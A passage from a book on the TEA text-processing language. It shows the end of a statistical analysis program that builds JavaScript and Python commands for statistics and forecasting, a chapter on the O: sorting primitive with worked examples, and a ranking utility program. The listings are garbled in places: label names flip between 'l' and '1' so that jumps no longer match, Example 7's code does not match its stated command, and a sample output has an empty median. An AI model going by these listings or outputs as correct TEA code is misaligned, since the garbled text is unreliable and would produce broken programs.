l:lWEB_SDEVIATION #to compute standard deviation via
    JavaScript
y:vVARIANCE
z:{Math.sqrt(Number(AI));}
j:lSDEVIATION_READY

l:lCLI_SDEVIATION #to compute standard deviation via
    Python

i!:{python3 -c "import math; print(math.sqrt(}
x*!:vVARIANCE | t.:
x!:{))"}
v:vCMD | z*:vCMD
j:lSDEVIATION_READY

l:lSDEVIATION_READY
v:vSDEVIATION


i!:{RANGE:} | x*!:vRANGE | x!:{ | MODE:} | x*!:vMODE
    | x!:{ | MEDIAN:} | x*!:vMEDIAN | x!:{ | MEAN:} |
    x*!:vMEAN | x!:{ | VARIANCE:} | x*!:vVARIANCE |
```

```
   x!:{ | STANDARD DEVIATION:} | x*!:vSDEVIATION |
   x!:{ | MODAL SEQUENCE:} | x*!: vMSS
v:vANALYSIS_RESULT

#what did we do?
v:vANALYSIS_MSG:{Finished summarizing the data using
    measures and statistics.}
j:1DONE_PROCESSING #goto present results...


#----| perform numerical/predictive analysis |---
l:1PROCESS_ANALYSIS_PRED

y:vDATA
v:vSEQUENCE #stash comma-del sequence


#again, present the data, and prompt for prediction
   method to use...
#----| present clean dataset and prompt for analysis
    method |---
l:1ANALYSIS_FORECAST_PROMPT
y:vDATA_CLEAN | x*:vHHLINE | x:{The DATA:} |
   x*!:vHHLINE | x*!:vPROMPT_METHOD_FORECAST |
   v:vPROMPT | i*: | v:vANS

#check if we got meaningful answer, otherwise re-
   prompt
t!.: | f:^$:1ANALYSIS_FORECAST_PROMPT | f!:^[123]
   $:1ANALYSIS_FORECAST_PROMPT

#process response then...
f:1:1PROCESS_FORECAST_GAUSS |
   f:2:1PROCESS_FORECAST_LINEAR |
   f:3:1PROCESS_FORECAST_NONLINEAR

1:1PROCESS_FORECAST_GAUSS #proceed to compute
   prediction via Gaussian method
```

```
#===| compute probabilistic extrapolation...|
# in our list extrapolation methods here, we are
  going to
#assume the dataset conforms to a normal
  distribution
#and so we shall do basic probabilistic prediction
  of
#the next value past the end of the dataset given
#the nature of the sample (its mean and standard
  deviation)
y:vSEQUENCE | d:^,:,$ | x:[ | x!:] |
  v:vARRAY_SEQUENCE

y:vPLATFORM
f:WEB:lWEB_PREDICTION:lCLI_PREDICTION
l:lWEB_PREDICTION
y:vARRAY_SEQUENCE
v:vCMD:"const nextProbable = arr => {
  let m = arr.reduce((a, b) => a + b, 0) / arr.
    length;
  let s = Math.sqrt(arr.reduce((a, x) => a + (x - m)
     ** 2, 0) / arr.length);
  let nextValue = m + s * (Math.random() * 2 - 1);
  return `with Mean as ${m} and Standard Deviation
    as ${s}\nThe Potential NEXT value past end of
    dataset is ${nextValue}.`};nextProbable(JSON.
    parse(AI));"
z*!:vCMD

v:vPREDICTION
i!:{Assuming Normal Distribution, } |
  x*!:vPREDICTION |
v:vANALYSIS_RESULT

j:lPREDICTION_READY

l:lCLI_PREDICTION
i!:{python3 -c "import json, random, math; AI='}
x*!:vARRAY_SEQUENCE
```

```
x!:{'; a=json.loads(AI); m=sum(a)/len(a); s=math.
   sqrt(sum((x-m)**2 for x in a)/len(a)); nextValue =
    m + s * (random.random()*2 - 1); print(f\"with
   Mean as {m} and Standard Deviation as {s}\nThe
   Potential NEXT value past end of dataset is {
   nextValue}.\")"}
v:vCMD | z*:vCMD

v:vPREDICTION
i!:{Assuming Normal Distribution, } |
   x*!:vPREDICTION |
v:vANALYSIS_RESULT

j:1PREDICTION_READY


#####| Other Prediction Methods |#####

#proceed to compute prediction via basic linear-
   regression method
1:1PROCESS_FORECAST_LINEAR

#first, properly format the data
y:vSEQUENCE | d:^,:,$ | x:[ | x!:] |
   v:vARRAY_SEQUENCE

y:vPLATFORM
f:WEB:1WEB_PREDICTION_LIN:1CLI_PREDICTION_LIN
1:1WEB_PREDICTION_LIN
y:vARRAY_SEQUENCE
v:vCMD:"function predictNextLinear(data) {
   const n = data.length;
   const t = n + 1;

   // Compute means
   const meanX = (n + 1) / 2;
   const meanY = data.reduce((sum, y) => sum + y, 0)
     / n;
```

```
  // Compute slope (m) and intercept (c)
  let numerator = 0, denominator = 0;
  for (let i = 0; i < n; i++) {
    const xi = i + 1;
    numerator += (xi - meanX) * (data[i] - meanY);
    denominator += (xi - meanX) ** 2;}
  const m = numerator / denominator;
  const c = meanY - m * meanX;

  // Predict next value
  const nextValue = m * t + c;

 // Compute R2 score (coefficient of determination)
  let ssTot = 0, ssRes = 0;
  for (let i = 0; i < n; i++) {
    const xi = i + 1;
    const yi = data[i];
    const yPred = m * xi + c;
    ssTot += (yi - meanY) ** 2;
    ssRes += (yi - yPred) ** 2;
  }
  const r2 = 1 - (ssRes / ssTot);
  const r2percent = Math.round(100*r2);

  //return [m, c, t, nextValue, r2];
  return `y = ${m}t + ${c} \nThe NEXT value at t=${t
    } is ${nextValue}\nThe R2 (coefficient of
    determination) ${r2} means this model explains
    only ~${r2percent}% of the data.`;
}
predictNextLinear(JSON.parse(AI));"
z*!:vCMD

v:vPREDICTION
i!:{Computed Linear Model: } | x*!:vPREDICTION |
v:vANALYSIS_RESULT

j:1PREDICTION_READY #go to results...
```

```
#Linear Prediction on the COMMAND LINE?
l:lCLI_PREDICTION_LIN
i!:{python3 -c "import json; AI='}
x*!:vARRAY_SEQUENCE
x!:{';}
x!:{data=json.loads(AI); n=len(data); t=n+1; meanX=(
  n+1)/2; meanY=sum(data)/n; \
m=sum((i+1-meanX)*(y-meanY) for i,y in enumerate(
  data)) / sum((i+1-meanX)**2 for i in range(n)); \
c=meanY - m*meanX; nextVal = m*t + c; \
ssTot = sum((y - meanY)**2 for y in data); \
ssRes = sum((y - (m*(i+1)+c))**2 for i,y in
  enumerate(data)); \
r2 = 1 - ssRes/ssTot; r2p = round(r2*100); \
print(f'y = {m:.4f}t + {c:.4f}\\nThe NEXT value at t
  ={t} is {nextVal:.2f}\\nThe R2 (coefficient of
  determination) {r2:.4f} means this model explains
  only ~{r2p}% of the data.')}
x!:{"}
v:vCMD | z*:vCMD

v:vPREDICTION
i!:{Computed Linear Model: } | x*!:vPREDICTION |
v:vANALYSIS_RESULT

j:lPREDICTION_READY #go to results...



######| NON-LINEAR PREDICTIONS |####
#proceed to compute prediction via basic linear-
  regression method
L:lPROCESS_FORECAST_NONLINEAR

#first, properly format the data
y:vSEQUENCE | d:^,:,$ | x:[ | x!:] |
  v:vARRAY_SEQUENCE

y:vPLATFORM
```

```
f:WEB:lWEB_PREDICTION_NONLIN:lCLI_PREDICTION_NONLIN
l:lWEB_PREDICTION_NONLIN
y:vARRAY_SEQUENCE
v:vCMD:"function predictNextPolynomial(data, degree
  = 3) {
  const n = data.length;
  const t = n + 1;
  const x = Array.from({ length: n }, (_, i) => i +
    1);
  const y = data;

  // Build Vandermonde matrix X
  const X = x.map(xi => Array.from({ length: degree
    + 1 }, (_, d) => xi ** d));

  // Compute X^T * X
  const XT_X = Array.from({ length: degree + 1 }, (_
    , i) =>
    Array.from({ length: degree + 1 }, (_, j) =>
      X.reduce((sum, row) => sum + row[i] * row[j],
        0)
    )
  );

  // Compute X^T * y
  const XT_y = Array.from({ length: degree + 1 }, (_
    , i) =>
    X.reduce((sum, row, k) => sum + row[i] * y[k],
      0)
  );

  // Solve XT_X * coeffs = XT_y using Gaussian
    elimination
  function gaussianElimination(A, b) {
    const n = A.length;
    for (let i = 0; i < n; i++) {
      let maxRow = i;
      for (let k = i + 1; k < n; k++) {
```

```
        if (Math.abs(A[k][i]) > Math.abs(A[maxRow][i
          ])) maxRow = k;
      }
      [A[i], A[maxRow]] = [A[maxRow], A[i]];
      [b[i], b[maxRow]] = [b[maxRow], b[i]];
      for (let k = i + 1; k < n; k++) {
        const c = A[k][i] / A[i][i];
        for (let j = i; j < n; j++) A[k][j] -= c * A
          [i][j];
        b[k] -= c * b[i];
      }
    }
    const x = Array(n).fill(0);
    for (let i = n - 1; i >= 0; i--) {
      x[i] = (b[i] - A[i].slice(i + 1).reduce((sum,
        aij, j) => sum + aij * x[i + 1 + j], 0)) / A
        [i][i];
    }
    return x;
}

const coeffs = gaussianElimination(XT_X, XT_y);

// Predict next value
const nextValue = coeffs.reduce((sum, a, i) => sum
    + a * t ** i, 0);

// Compute R2 score
const meanY = y.reduce((sum, yi) => sum + yi, 0) /
    n;
const ssTot = y.reduce((sum, yi) => sum + (yi -
  meanY) ** 2, 0);
const ssRes = x.reduce((sum, xi, i) => {
  const yPred = coeffs.reduce((acc, a, d) => acc +
      a * xi ** d, 0);
  return sum + (y[i] - yPred) ** 2;
}, 0);
const r2 = 1 - ssRes / ssTot;
const r2percent = Math.round(r2 * 100);
```

```
  // Build polynomial string
  const terms = coeffs.map((a, i) => {
    const coeffStr = a.toFixed(4);
    if (i === 0) return `${coeffStr}`;
    if (i === 1) return `${coeffStr}*t`;
    return `${coeffStr}*t^${i}`;
  });
  const equation = 'y = ' + terms.reverse().join(' +
      ');

  return `${equation}\nThe predicted value at t = ${
    t} is ${nextValue.toFixed(2)}, and so that, with
     a value of r2 = ${r2.toFixed(4)}, this model
    explains ~${r2percent}% of the data.`;
}
predictNextPolynomial(JSON.parse(AI))"

z*!:vCMD

v:vPREDICTION
i!:{Computed Non-Linear Model: } | x*!:vPREDICTION |
v:vANALYSIS_RESULT

j:1PREDICTION_READY #go to results...

#non-linear prediction on the COMMAND LINE?
1:1CLI_PREDICTION_NONLIN

i!:{python3 -c "
import numpy as np
data = }
x*!:vARRAY_SEQUENCE
x!:{;}
x!:{n = len(data); t = n + 1; x = np.arange(1, n+1);
   y = np.array(data); deg = 3; coeffs = np.polyfit(
  x, y, deg); pred = np.polyval(coeffs, t); y_pred =
   np.polyval(coeffs, x); r2 = 1 - np.sum((y -
  y_pred)**2) / np.sum((y - np.mean(y))**2); terms =
```

```
    [f'{a:.4f}*t^{deg-i}' if deg-i > 1 else (f'{a:.4f
   }*t' if deg-i == 1 else f'{a:.4f}') for i,a in
   enumerate(coeffs)]; print('y = ' + ' + '.join(
   terms)); print(f'The predicted value at t = {t} is
    {pred:.2f}, and so that, with a value of r2 = {
   r2:.4f}, this model explains ~{round(r2*100)}% of
   the data.');}
x!:{"}
v:vCMD | z*:vCMD

v:vPREDICTION
i!:{Computed Non-Linear Model: } | x*!:vPREDICTION |
v:vANALYSIS_RESULT

j:1PREDICTION_READY #go to results...


####| PREDICTIONS READY |#####

1:1PREDICTION_READY

#what did we do?
v:vANALYSIS_MSG:{Finished extrapolating the data.}

1:1DONE_PROCESSING
#present results...
y:vANALYSIS_RESULT |  x*!:vHHLINE | x!:{The DATA:} |
    x*!:vHHLINE |
x*!:vDATA_CLEAN | x*:vHHLINE | x:{The DATA ANALYSIS:
   } |x*!:vHHLINE | x*!:vANALYSIS_MSG | v:vPROMPT |
   v:vRESULT | i*: | j:1PROMPT_FOR_DATA #not yet
   finished ;)

##################################
#Finally, Quit, gracefully...
##################################
1:1QUIT
y:vRESULT
```

Figure 20.5: TEA APPLICATION: Statistical Analysis Tool (SAT) v3

Note that, because of a preference to simplify mathematics-heavy tasks, the bits such as computing statistical measures and the bit about predicting the next value given a sample dataset are implemented leveraging the TEA **ZAP** facility, with care taken so that the code has different implementations for when the program is run via WEB TEA or via command-line.

And so, with that program, and the sample dataset of the ages of 20 random people in a given sample, we have the case of performing descriptive and visual analysis give us a result such as the following:

Sample OUTPUT DATA ANALYSIS (Descriptive) of Dataset of 20 Random Numbers (Ages)

```
The DATA ANALYSIS:
====================
12:-
18:-
20:--
24:--
27:-
39:-
52:-
62:-
65:-
80:-
81:-
82:-
85:--
89:-
93:-
95:-
97:-
====================
The DATA:
====================
12,24,95,18,85,27,97,39,80,20,65,24,93,82,85,81,52,62,20,89
```

```
====================
Finished summarizing the data visually.
```

And as for exploratory analysis, we have the following...

Sample OUTPUT DATA ANALYSIS (Summary) of Dataset of 20 Random Numbers (Ages)

```
The DATA ANALYSIS:
====================
RANGE:12-97 | MODE:24 | MEDIAN: | MEAN:57.5 | VARIANCE:922.85
    | STANDARD DEVIATION:30.378446306550966 | MODAL SEQUENCE
   :24 85 20 12 95 18 27 97 39 80 65 93 82 81 52 62 89
====================
The DATA:
====================
12,24,95,18,85,27,97,39,80,20,65,24,93,82,85,81,52,62,20,89
====================
Finished summarizing the data using measures and statistics.
```

For those interested, the complete code and live-testing of this program can be accessed via:

`https://tea.nuchwezi.com/?i=[1,2,3,3,2,4,5]&fc=https://gist.githubusercontent.com/mcnemesis/33d11fc7c00b148a388b0ef98e849041/raw/statistical_analyst.tea`

OR

`https://bit.ly/teasatapp`

Chapter 21

O: ORDER

NAME	ORDER
Purpose	1. Sort SPACE-DELIMITED ITEMS 2. Order, or rather, Smartly Sort things. 3. Sort Numbers by Quantity. 4. Sort Words Lexically (by Alphabetical Order) 5. Sort Sequences by Lexical Order of Characters

Table 21.1: General Objectives of TEA Primitive **O:**

21.1 SEMANTICS of O:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
o:	Return the AI sorted in ascending numerical order by words it contains if AI consists of words made of only valid number expressions, otherwise sort lexically in ascending order.
o:VALUE	Same as o:, but using VALUE instead of AI
o!:	Return the AI sorted alphabetically by characters it contains.
o!:VALUE	Same as o!:, but using VALUE instead of AI
o*:vNAME **o*!:vNAME**	Same as o:VALUE and o!:VALUE respectively, but using the string stored in the vault with the name vNAME as the VALUE

Table 21.2: The Semantics of O:

21.2 NOTES about O:

Being able to order things at will is such a formidable power, it can't be underestimated that it is built into the TEA language as a primitive. Ordering makes design possible, prevents or limits chaos and randomness, and allows structure to be created or imposed on things. For TEA, the O: command space offers several utilities for performing ordering operations on strings directly in the program, user-provided or those stored in memory.

A basic illustration of this power can be demonstrated by the following example TEA program that returns the alphabetically sorted initials of a person's name:

O: EXAMPLE 1: Compute Sorted Initials of A Name

```
# following URL is hypothetical, but expected to
# return the full, undecorated name of someone
W!: https://mit.edu/vc/name.txt
f:ERROR:1EXPLICIT:1PROCESS
1:1EXPLICIT
#alternatively..
i!:{Terence L. Epstein Von Zalta}
1:1PROCESS
D!:^.: [a-zA-Z]
# (="T L E V Z")
G:
# (="TLEVZ")
O!:
# (="ELTVZ")
```

Another example:

O: EXAMPLE 2: Sort a list of words

```
i!:{mice ice best acts zap} #specify the list of
  words, delimited by space
o: #invoke smart-lexical sorting on them
#should sort input by lexical order of words and
  then return...
```

```
#=acts best ice mice zap
```

However, if we instead use `O!:` in the above example, we instead produce something unlike a list of sorted words as can be seen in the example below...

O: EXAMPLE 3: Sort a list of words by character

```
i!:{mice ice best acts zap}|o!:
#should sort input by lexical order of letters, and
  thus return:
#=    aabcccceeeiimpssttz
```

The output thus produced " aabcccceeeiimpssttz" shows that in this mode, characters have their natural order based on alphabetical position, however, also non-letter symbols such as space, punctuation and numbers are given special treatment as we might tell in the next example:

O: EXAMPLE 4: Sort a list of words by character

```
i!:{1 Mice, 2 Ice, 3 Best, 4 Acts & 2 Zap!}|o!:
#sorts by lexical order of characters and returns:
#=          !&,,,12234ABIMZaccceeeipsstt
```

Thus we see that white space has higher precedence, followed by punctuation marks, then digits, then upper-case letters and finally lower-case letters.

However, **ORDER** is not limited only lexical sorting, as we can tell in the next example involving **space delimited number expressions**:

O: EXAMPLE 5: Quantitatively Sort a list of number expressions

```
i!:{208919 919 1 211993   0 1 2 1e3 3 -10  5 19 .20
   -1 -5e-3}|o:
#sorts by quantitative order of words and returns:
#=-10 -1 -5e-3 0 .20 1 1 2 3 5 19 919 1e3 208919
   211993
```

In this case, among the most important things to note is that the expressions need to be legitimate number expressions — this can be any expression that conforms to one of the following categories:

1. **Whole Numbers**: such as 1, 2, 301 or 100
2. **Fractional Numbers**: such as 0.1, 0.0, 999.99901 or even just .005
3. **Exponential Form Numbers**: such as 1e2 (1×10^2), 2.501e6 (2.501×10^6), 5e-3 ($5 \times \frac{1}{10^3}$), etc.
4. **Signed Numbers**: such as -1, +4, -0.0002, or even -5e-3

Further, for this numeric or quantitative sorting to take effect, **there must not be any other delimiters between the number expressions except just white space**. Thus, the following slightly modified version would produce an entirely different result, simply because the system detects there to be some non-numerical expressions in the input, and thus, decides to use lexical sorting instead:

O: EXAMPLE 6: Invalid Number Expressions result in Lexical Sorting

```
i!:{208919 919 1 211993  ,   0 1 2 1e3 3 -10 5 19
   .20 -1 -5e-3}|o:
#sorts by quantitative order of words and returns:
#=, -1 -10 -5e-3 .20 0 1 1 19 1e3 2 208919 211993 3
   5 919
```

Whereas, in case we take that last example and instead apply the **character-sorting** command `o!:`, we instead end up with:

O: EXAMPLE 7: Character-level Lexical Sorting of Number Expressions?

```
i!:{208919 919 1 211993  ,   0 1 2 1e3 3 -10 5 19
   .20 -1 -5e-3}|o:
#sorts by quantitative order of words and returns:
#=
   ,----.00001111111111222233335589999999ee
```

That said, note that as with other TEA commands that allow **vault-mode**, the `o*:` and `o*!:` work as expected as shown in the following combined basic examples:

O: EXAMPLE 8: All Kinds of Sorting for Data in Vaults

```
v:vNUMBERS:{1 414 2.0 135 6 23 7 -3.1}
v:vLETTERS:{a Dad Be ME for BC Got Cool Aid!}
o*:vNUMBERS | v:vNUM_SORTED
o*:vLETTERS | v:vLET_SORTED
o*!:vNUMBERS | v:vNUM_SORTED_X
o*!:vLETTERS | v:vLET_SORTED_X

#present results...
i!:{For the Numbers:
} | x*!:vNUMBERS | x!:{
SORTED Quantitatively:
}| x*!:vNUM_SORTED | x!:{
And Sorted Lexically By Character:
} | x*!:vNUM_SORTED_X

#also for the letters...

x!:{
--------------------
And for the Words:
}| x*!:vLETTERS | x!:{
SORTED Lexically By Word:
}| x*!:vLET_SORTED | x!:{
And Sorted Lexically By Character:
} | x*!:vLET_SORTED_X
```

Which shall produce the enlightening output...

Output from Example 8

```
For the Numbers:
1 414 2.0 135 6 23 7 -3.1
SORTED Quantitatively:
-3.1 1 2.0 6 7 23 135 414
And Sorted Lexically By Character:
      -..011112233344567
------------------
And for the Words:
a Dad Be ME for BC Got Cool Aid!
SORTED Lexically By Word:
Aid! BC Be Cool Dad Got ME a for
And Sorted Lexically By Character:
       !ABBCCDEGMaaddefilooooort
```

As a final note concerning how TEA's **ORDER** works, it is important to keep in mind the first item listed in the table of purposes — **Table 21.1** — in particular, that **sorting is applied to SPACE-DELIMITED items**. Thus, when one would attempt to sort a list of numbers in ascending order (the natural case with this command), and they run the following code:

O: EXAMPLE 9: Sorting Numbers BUT with INVALID FORMATTING

```
i!:{2, 24, 4, 1, 00, -1, 1e3}
o:
#result: -1, 00, 1, 1e3 2, 24, 4,
```

They shall get the somewhat misleading result "-1, 00, 1, 1e3 2, 24, 4," — which, for **lexical ordering** is correct, but is wrong for *quantitative ordering.* Thus, to fix this problem, the code needs to ensure that the list items are space-delimited before applying the **ORDER** instruction. Thus, the following would do the right thing:

O: EXAMPLE 10: Sorting Numbers BUT with VALID FORMATTING

```
i!:{2, 24, 4, 1, 00, -1, 1e3}
r!:,:{ } #enforce space delimiters
o:
#result: -1 00 1 2 4 24 1e3
```

21.3 EXAMPLE APPLICATIONS of O:

There is not much to say concerning the applications of **ORDER** outside of the various scenarios we have encountered in the notes above. Especially when we realize that this operation mostly comes up in situations where either analysis or meaningful presentation of information necessitates the re-formatting of data based on some ordering criteria inherent in the data or some standard criteria such as lexical or quantitative ordering.

Thus, the example application we are going to look at, only offers this idea a somewhat more general treatment, by allowing us to have an application that can do some basic ranking and sorting given arbitrary numerical data in a few standard forms.

21.3.1 EXAMPLE 1: STATISTICAL ANALYSIS: The RANKING UTILITY (RU)

This application, which we shall call **RU** — the **Ranking Utility**, is meant to help a user take some sequence of numeric data, perhaps labeled or annotated, and then sort it in descending order of the numeric quantity of the items it contains. The application offers 3 use-cases:

1. Sorting a list of numbers expressions in descending order.
2. Sorting a list of labeled number expressions (in the format `LABEL1:N1, LABEL_2:N2, ..., LABEL:N,... etc.`) in descending order of their associated numbers, but ensuring that the labels are left intact in the final sorted list.
3. Sorting a list of labeled numeric expressions as above, but also further annotating these sorted items with their corresponding positions in the final sorted list so that we have a final list formatted as `1st=LABELMAX:NMAX, 2nd=LABEL:N2, ... etc. nth=LABELN:NN,...`

Such a generic program might come in handy in situations where one has some data collected indicating some classes or categories and their corresponding **overall** scores — we say overall, because in the current version, the program doesn't try to aggregate disparate tallies or scores for the same label, and thus, one would want to ensure that where summing is required, they further improve this program or perhaps first tally the counts for each duplicated label.

Otherwise, the program as of **version 3** is as such...

TEA Program: Ranking Utility v.3

```
########################################
# RU: Ranking Utility v3
########################################
# This tool is meant to help
# organize well formatted lists of data
# by user-specified criteria.
########################################

#if no externally provided data, use defaults...
#i:{5,3.2121,1,-5,5,2,5,00,-1.0,2e-5} #for un-
  labeled tasks
i:{E:45, A:3.2121 LABEL_1:1,C:-5, 88:5,  TEST_ty:2,
  A:5}

v:vDATA | v:vRAW_DATA #store externally provided
  data

#----| CONSTANTS |----
v:vDELIM:{
----------***----------
}
v:vWELCOME:{----------***----------
RU: RANKING UTILITY v3
----------***----------
Welcome to RU!
This program helps you sort and rank numeric data by
   some criteria}
v:vMENU:{----------***----------
```

```
RU: TASK MENU
----------***----------
Pick a task by specifying its index:
[1] SORT RAW NUMERIC DATA: quantitatively in
  descending order
[2] SORT LABELLED NUMERIC DATA
[3] POSITIONIFY LABELLED NUMERIC DATA
[e] ENTER NEW NUMERIC DATA
[q] QUIT}
v:vPROMPT_DATA_1:{----------***----------
RU: Get RAW DATA
----------***----------
INSTRUCTIONS: Enter or paste one or more lines of
  raw numeric data delimited by space or commas,
  such as:
D1 D2 D3 D4... DN
R1,R2,R3,...,RN,etc.}
v:vPROMPT_DATA_2:{----------***----------
RU: Get LABELLED DATA
----------***----------
INSTRUCTIONS: Enter or paste one or more lines of
  labelled numeric data delimited by space or commas
  , such as:
LABEL1:D1 LABEL2:D2 LABEL3:D3 LABEL4:D4... LABELN:DN
LABEL2:R1,LABEL1:R2,LABELK:R3,...,LABELN:RN,etc.
----------***----------
NOTE: The label_s should not have spaces in them,
  but otherwise can be duplicated across the dataset
  .}
v:vPROMPT_INVALID_DATA:{----------***----------
RU: Got INVALID DATA
----------***----------
ERROR: Note that the data you entered does not
  conform to the accepted format for the chosen
  analysis and ranking criteria.
Cross-check and re-try!}

#----| VARIABLES |----
v:vRESULTS:{RESULT: No Processing Done}
```

```
#----| WELCOME |----
y:vWELCOME | i*:
l:lPROMPT_MENU
#What to do?
y:vMENU | i*:
v:vMENU_OPT #store user selected task index
f:^[qQ]$:lQUIT #finish, do nothing else...
f:^[eE]$:lPROMPT_DATA #get new data...
f!:[123]:lPROMPT_MENU #if not correct, re-prompt

#store last data-processing option
v:vMENU_OPT_DATA

#----| WHICH DATA? |----
#check if we have data, otherwise prompt for data
y:vDATA | t.: | f:^$:lPROMPT_DATA:lVERIFY_DATA

l:lPROMPT_DATA
y:vMENU_OPT # retrieve user option

f:[eE]:lFIX_OPT:lOPT_FINE #if not meaningful, use-
  last choice
l:lFIX_OPT
y:vMENU_OPT_DATA | v:vMENU_OPT

l:lOPT_FINE
f:1:lPROMPT_DATA_CASE1 | f:2:lPROMPT_DATA_CASE2 |
  f:3:lPROMPT_DATA_CASE2
#------
l:lPROMPT_DATA_CASE1 # get raw data..
y:vPROMPT_DATA_1 | i*: | v:vDATA | v:vRAW_DATA
j:lVERIFY_DATA #then go to verification
#------
l:lPROMPT_DATA_CASE2 # get labelled data..
y:vPROMPT_DATA_2 | i*: | v:vDATA | v:vRAW_DATA
j:lVERIFY_DATA #then go to verification

#----| VERIFY DATA |----
```

```
l:lVERIFY_DATA
y:vDATA #retrieve data
#pre-process data..
t.: #trim trailing white-space

#special pre-process esp for TDT generated datasets
g.:, #enforce one liner with comma delimiters
d.:^\s+\[ | d.:\]$ #eliminate [] enclosures
d:^[\s,]+:[\s,]+$ #trim trailing commas N space

v:vDATA
#check if we have any data, otherwise [re]prompt for
    data
y:vDATA | f:^$:lPROMPT_DATA

#pre-process based on case...
y:vMENU_OPT # retrieve user option
f:1:lVERIFY_DATA_CASE1 | f:2:lVERIFY_DATA_CASE2 |
   f:3:lVERIFY_DATA_CASE2
#------
l:lVERIFY_DATA_CASE1 # validate raw data..
y:vDATA | g.:, #replace new-lines with comma
r!:{ }:{,} | r!:[,]+:, #fix commas
#verify formatting...
f!:{^(([+-]?((\d+(\.\d*)?)|(\.\d+))([eE][+-]?\d+)?)
   ,?)+$}:lFLAG_INVALID_DATA
v:vDATA #override data with updated version
j:lPROCESS_DATA #then go to process
#------
l:lVERIFY_DATA_CASE2 # validate labelled data..
y:vDATA | g.:, #replace new-lines with comma
r!:[ ]+:{,} | r!:[,]+:, #fix commas
#verify formatting...
f!:{^((\w+:)([+-]?((\d+(\.\d*)?)|(\.\d+))([eE][+-]?\
   d+)?),?)+$}:lFLAG_INVALID_DATA
v:vDATA #override data with updated version
j:lPROCESS_DATA #then go to process

#----| IN-CASE INVALID DATA |----
```

```
l:lFLAG_INVALID_DATA
y:vPROMPT_INVALID_DATA | x*!:vDELIM | x*!:vRAW_DATA
  | i*:
j:lPROMPT_DATA #re-prompt for data

#----| PROCESS DATA |----
l:lPROCESS_DATA
#process based on case...
y:vMENU_OPT # retrieve user option
f:1:lPROCESS_DATA_CASE1 | f:2:lPROCESS_DATA_CASE2 |
  f:3:lPROCESS_DATA_CASE3
#------
l:lPROCESS_DATA_CASE1 # sort raw data..
#--|start algorithm|------------
v:vSORTED_LIST:{} #initially empty..
y:vDATA #fetch raw data
r!:,:{ } #enforce space delimiters
o: #sort in ascending order
m: #transform to descending order
r!:[ ]+:, #swap space with commas
r!:[,]+:, #fix extraneous commas
r!:[,]:{, } #space items
v:vSORTED_LIST #store sorted list
#--|end algorithm|------------
v:vRESULTS | x:{DESC-SORTED DATA:
} | v:vRESULTS
#go present results...
j:lRESULTS

#------
l:lPROCESS_DATA_CASE2  # sort labelled data..
y:vDATA
#--|start algorithm|------------
v:vLIST_ORIG #stash original dataset
v:vSORTED_LIST:{} #to hold sorted dataset

l:lPROCESS_NEXT_ITEM
y:vLIST_ORIG # let's process the original dataset
  then...
```

```
#eliminate labels
r!:{(\w+:)}:{ } #better approach
#swap commas for space
r!:,:{ } | r!:[ ]+:{ }
#sort in descending order
o: | m:

#retain only largest number
t.: | d:[ ].*$ |v:vNMAX
#obtain [the first] labelled item corresponding to
  this number in the original dataset
x:{\w+:} | x!:,? | v:vREGEX_MAX | y:vLIST_ORIG | d*!
  .:vREGEX_MAX | d:,.*$ | x!:{,} | v:vLABELLED_MAX

#store that as the next item in the sorted labelled
  list
x*:vSORTED_LIST:vLABELLED_MAX | v:vSORTED_LIST
#take the original dataset and eliminate [only] this
   labelled item then
y:vLABELLED_MAX | x!:? | v:vREGEX_MAX | y:vLIST_ORIG
   | d*.:vREGEX_MAX
#clean out trailing commas
d:^,
v:vLIST_ORIG | update/override original dataset
#if empty, return sorted list, otherwise iterate...
t.: | f:^$:lRETURN_SORTED:lPROCESS_NEXT_ITEM

l:lRETURN_SORTED
y:vSORTED_LIST
#clean out trailing commas and space
d:[,\s]*$
r!:[,]:{, } #space items
v:vSORTED_LIST #override, we have final sorted
  labelled dataset
#--|end algorithm|------------
v:vRESULTS | x:{DESC-SORTED LABELLED-DATA:
} | v:vRESULTS
#go present results...
j:lRESULTS
```

```
#------
l:lPROCESS_DATA_CASE3 # sort and positionify
  labelled data..
y:vDATA
#--|start algorithm|------------
v:vLIST_ORIG #stash original dataset
v:vSORTED_LIST:{} #to hold sorted dataset
v:vPOSITION:{1} #to hold positions
v:vPOSDELIM:{=} #to separate position from item

l:l3PROCESS_NEXT_ITEM
y:vLIST_ORIG # let's process the original dataset
  then...
#eliminate labels
r!:{(\w+:)}:{ }
#swap commas for space
r!:,:{ } | r!:[ ]+:{ }
#sort in descending order
o: | m:

#retain only largest number
t.: | d:[ ].*$ |v:vNMAX
#obtain [the first] labelled item corresponding to
  this number in the original dataset
x:{\w+:} | x!:,? | v:vREGEX_MAX | y:vLIST_ORIG | d*!
  .:vREGEX_MAX | d:,.*$ | x!:{,} | v:vLABELLED_MAX

#should we process this?
d:, | t.: | f:^$:lFINISHED_POSITIONING

#process its position
y:vPOSITION
f:1$:lST:lNST
l:lST
x!:{st} | v:vPOSLABEL
j:lADDPOSITION
```

```
l:lNST
y:vPOSITION
f:2$:lSND:lNSND
l:lSND
x!:{nd} | v:vPOSLABEL
j:lADDPOSITION

l:lNSND
y:vPOSITION
f:3$:lRD:lTH
l:lRD
x!:{rd} | v:vPOSLABEL
j:lADDPOSITION

l:lTH
y:vPOSITION
x!:{th} | v:vPOSLABEL
j:lADDPOSITION

l:lADDPOSITION
g*:{}:vPOSLABEL:vPOSDELIM:vLABELLED_MAX |
  v:vLABELLED_MAX_POS
y:vPOSITION | x!:{+1} | r.: | v:vPOSITION

l:lFINISHED_POSITIONING

#store that as the next item in the sorted labelled
  list
x*:vSORTED_LIST:vLABELLED_MAX_POS | v:vSORTED_LIST

#take the original dataset and eliminate [only] this
   labelled item then
y:vLABELLED_MAX | x!:? | v:vREGEX_MAX | y:vLIST_ORIG
   | d*.:vREGEX_MAX
#clean out trailing commas
d:^,

v:vLIST_ORIG | update/override original dataset
#if empty, return sorted list, otherwise iterate...
```

```
t.: | f:^$:13RETURN_SORTED:13PROCESS_NEXT_ITEM

1:13RETURN_SORTED
y:vSORTED_LIST
#clean out trailing commas and space
d:[,\s]*$
r!:[,]:{, } #space items
v:vSORTED_LIST #override, we have final sorted
  labelled dataset
#--|end algorithm|------------
v:vRESULTS | x:{DESC-SORTED and POSITIONIFIED
  LABELLED-DATA:
} | v:vRESULTS
#go present results...
j:1RESULTS


#----| PRESENT RESULTS |----
1:1RESULTS
y:vRESULTS | i*:
j:1PROMPT_MENU #iterate!


1:1QUIT #quit program gracefully...

i!:{ORIGINAL DATA:
